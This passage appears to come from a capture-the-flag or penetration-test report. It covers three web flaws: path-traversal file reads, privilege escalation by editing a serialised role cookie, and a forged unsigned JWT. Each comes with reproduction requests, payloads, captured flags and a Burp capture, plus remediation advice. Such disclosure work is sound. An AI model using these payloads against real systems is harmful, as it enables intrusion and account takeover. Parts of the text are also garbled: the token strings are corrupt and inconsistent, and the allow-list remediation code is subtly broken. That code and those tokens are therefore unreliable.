

- Parameterise the query. Bind ref as a value rather than concatenating it, and place the wildcards in the bound parameter rather than the SQL string:



```
$stmt = db()->prepare(
    "SELECT ref AS reference, client, amount FROM invoices
    WHERE student_id = ? AND ref LIKE ?"
);
$stmt->execute([$sid, '%' . $ref . '%']);
```

- Disable emulated prepared statements. Confirm PDO::ATTR_EMULATE_PREPARES is set to false, otherwise prepared statements do not provide the protection assumed.
- Suppress database errors in responses. Log exceptions server-side and return a generic message; the application currently returns raw driver output and renders the constructed query back to the user.
- Apply least privilege to the database account. Restrict the application's database user to the minimum required rights, and audit all remaining db()->query() calls — the same concatenation pattern appears elsewhere in the codebase.

Proof of Concepts:







BB-07: Arbitrary File Read via Unsanitised Include Path (Local File Inclusion)	
CVSS v3.1 score: 8.6	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program
CWE (contributing)	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Overview:

The `/view` endpoint accepts a `page` parameter and concatenates it directly into a PHP `include` statement against a fixed base directory. No sanitisation, canonicalisation, or allow-list is applied, so directory traversal sequences escape the intended templates directory and reach arbitrary files on the host filesystem.

The feature is documented in the application itself, which advertises the parameter and its expected usage on the Document Viewer Help page.

Steps to Reproduce:

1	Observe the documented behaviour. The Document Viewer Help page describes opening internal help documents by name via <code>/view?page=about.php</code> , confirming the parameter is passed to a file-loading operation.
2	Submit traversal sequences in place of a template name: GET /view?page=../../../../etc/passwd HTTP/1.1 Host: 46.101.230.175
3	The server responds 200 OK and returns the contents of <code>/etc/passwd</code> in the response body, confirming arbitrary file read outside the application directory. No filtering, encoding requirement, or depth restriction was observed; plain <code>../</code> sequences were sufficient.

Impact:

- Arbitrary file read on the host — any file readable by the web server user can be retrieved, including application source, configuration files, and database credentials.
- Escapes the application security boundary — the attacker reaches operating system resources that no application-level access control governs.
- Enables further compromise — application source disclosure reveals additional vulnerabilities and hardcoded secrets; reading `/etc/passwd` enumerates local accounts for follow-on attacks.
- Foundation of the remote code execution chain — combined with unrestricted file upload, this endpoint executes attacker-supplied PHP, as demonstrated in BB-01.

Remediation:



1. Replace path concatenation with an allow-list. Map the page parameter through a fixed array of permitted templates so no user-supplied value ever reaches the filesystem path:

```
$pages = ['about' => 'about.php', 'help' => 'help.php'];  
include $base . ($pages[$_GET['page']] ?? 'about' ?? 'about.php');
```

This single change closes both this finding and the remote code execution chain in BB-01, making it the highest-priority fix in this report.

2. If dynamic inclusion is unavoidable, canonicalise the resolved path with `realpath()` and reject any result falling outside the base directory. Note that blacklist filtering of `../` sequences is not sufficient and is routinely bypassed.
3. Apply least privilege to the web server process so that files outside the application directory are not readable, limiting impact should another traversal path exist.

Proof of Concepts:



BB-08: Privilege Escalation via Unsigned Serialised Preference Cookie	
CVSS v3.1 score: 8.1	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-565: Reliance on Cookies without Validation and Integrity Checking in a Security Decision
CWE (contributing)	CWE-502: Deserialization of Untrusted Data CWE-807: Reliance on Untrusted Inputs in a Security Decision CWE-639: Authorization Bypass Through User-Controlled Key

Overview:

The application stores user preferences in a client-side cookie (**mrd_prefs**) containing a base64-encoded, PHP-serialised **UserPrefs** object. This object carries a **role** attribute, which the server deserialises and trusts when making authorisation decisions. No signature, HMAC, or integrity check accompanies the cookie. Any authenticated user can decode, modify, and re-encode the object to assign themselves an arbitrary role.

Steps to Reproduce:

1	Capture an authenticated request and decode the mrd_prefs cookie value (URL-decode, then base64-decode): O:9:"UserPrefs":3:{s:10:"account_id";i:26;s:4:"role";s:4:"user";s:5:"theme";s:5:"light";}
2	Modify the role attribute from user to admin , adjusting the string length prefix from s:4 to s:5 : O:9:"UserPrefs":3:{s:10:"account_id";i:26;s:4:"role";s:5:"admin";s:5:"theme";s:5:"light";}
3	Re-encode the modified object to base64, URL-encode it, and replace the cookie value in the request.
4	Request the privileged endpoint: GET /staff/console HTTP/1.1 Cookie: MRDSESSID=...; mrd_prefs=<modified value> The application responds with: Preferences role detected: admin and grants access to the Administrator beta tools, confirming the escalation.

Administrator beta tools unlocked: **FLAG{c12_c292077d}**

- Vertical privilege escalation — any authenticated low-privilege user can assume administrative role and reach functionality restricted to staff administrators.
- Trivial to exploit — no cryptographic bypass or specialist tooling is required; the attack is a single edit to a decoded cookie value.
- Horizontal movement also possible — the object additionally carries `account_id`, allowing an attacker to assert a different user's identity where the application derives context from this value.
- Architectural rather than isolated — this is one of four locations where authorisation is derived from a client-supplied value, alongside the JWT role claim (BB-09), the WebSocket account identifier, and the profile clearance level.

1. Do not derive authorisation from client-held data. Store role and account identity in server-side session state, keyed by the session identifier. The client should receive an opaque reference, never the claim itself.
2. If preferences must persist client-side, restrict the cookie to non-security data (theme, language) and remove role and account_id entirely.
3. Do not deserialise untrusted input. Replace PHP serialisation with JSON, which instantiates no objects and cannot reach magic methods should a gadget chain become available in future.
4. Sign any client-held state with HMAC-SHA256 using a server-held secret, verifying the signature before parsing. This is a supplementary control, not a substitute for point 1.

[illegible]

BB-09: Authentication Bypass via Unsigned JWT (alg: none) in Mobile API	
CVSS v3.1 score: 8.1	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A04: Cryptographic Failures (2025)
CWE (primary)	CWE-347: Improper Verification of Cryptographic Signature
CWE (contributing)	CWE-345: Insufficient Verification of Data Authenticity CWE-807: Reliance on Untrusted Inputs in a Security Decision CWE-287: Improper Authentication

Overview:

The mobile API authenticates requests using a JSON Web Token issued at `/api`. The verification routine accepts tokens declaring `"alg":"none"`, treating them as valid without any signature check.

Because the API additionally derives authorisation from the token's `role` claim, an attacker can forge an unsigned token asserting administrative role and access staff-administrator functionality.

Steps to Reproduce:

1	1. Obtain a legitimate token from <code>/api</code> . The issued token uses <code>HS256</code> and carries the claims <code>sub</code> , <code>student_id</code> , <code>username</code> , <code>role</code> , and <code>iat</code> , with <code>role</code> set to <code>user</code> .
2	Confirm the endpoint rejects unauthenticated access: GET <code>/api/admin/summary</code> Returns <code>{"error":"invalid_token"}</code>
3	Construct a forged token. Set the header algorithm to <code>none</code> and modify the role claim: <code>{"alg":"none","typ":"JWT"}</code> <code>{"sub":"26","student_id":"7","username":"s7_alice","role":"admin","iat":1787435043}</code> Base64url-encode both segments, join with a period, and append a trailing period in place of the signature: <code>eyJhbGciOiJIub25liwidHlwIjoIc2VudCIsImF0IjoiImFkbWUiLCJzZdHVkZW50X2kljo3LCJ1c2VybmFtZSI6ImM3X2FsaWNliwicm9sZSI6ImFkbWluliwiaWF0IjoxNzg3NDM1MDQzfQ.</code>
4	Submit the forged token to the administrative endpoint: GET <code>/api/admin/summary</code> HTTP/1.1 <code>Authorization: Bearer <forged token></code>
5	The server responds <code>200 OK</code> and returns the administrative summary payload, confirming the unsigned token was accepted and the elevated role honoured.

admin_summary_token: `FLAG{c05_67da35fa}`


Impact:

- Complete authentication bypass — the cryptographic signature protecting the token provides no security benefit, as tokens declaring no algorithm are accepted unverified.
- Vertical privilege escalation — any user able to obtain or construct a token can assert administrative role and reach staff-administrator functionality.
- Identity spoofing — the sub, student_id, and username claims are equally forgeable, permitting an attacker to impersonate any account on the platform.
- Architectural weakness persists after signature fix — the API reads role directly from the token, meaning authorisation remains derived from a client-presented value even once signature verification is corrected. This mirrors the pattern in BB-08 and the WebSocket handler.

Remediation:

1. Allow-list the signing algorithm server-side. Never read alg from the token header. Configure the verification routine to accept only the expected algorithm and reject anything else, including none.
2. Reject tokens with an absent or empty signature before parsing any claims.
3. Do not derive authorisation from token claims. Use sub to look up the account's current role from server-side storage on each request, so a forged or stale claim cannot grant privilege.
4. Add expiry and issuer validation. The issued token carries iat but no exp; short-lived tokens with validated exp, iss, and aud claims limit the window for replay.

Proof of Concepts:



Burp Suite Community Edition v2020.7.3 - Temporary Project

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover MCP JWT Editor XSS Cheatsheet Auth Analyzer JOSEPH

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to http://46.101.230.175:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
01:46:08 23 Aug...	HTTP	→ Request	GET	http://46.101.230.175/api/admin/summary		

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens JWS

```
1 GET /api/admin/summary HTTP/1.1
2 Host: 46.101.230.175
3 Authorization: Bearer eyJhbGciOiJIub251IiwidHlwIjoIc3R5bmFtZSI6ImN3X2FsaWlnIiwicm9sZSI6ImFkbWwuaWiaWF0IjoxNzgzNDQ1MDQzFQ.
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
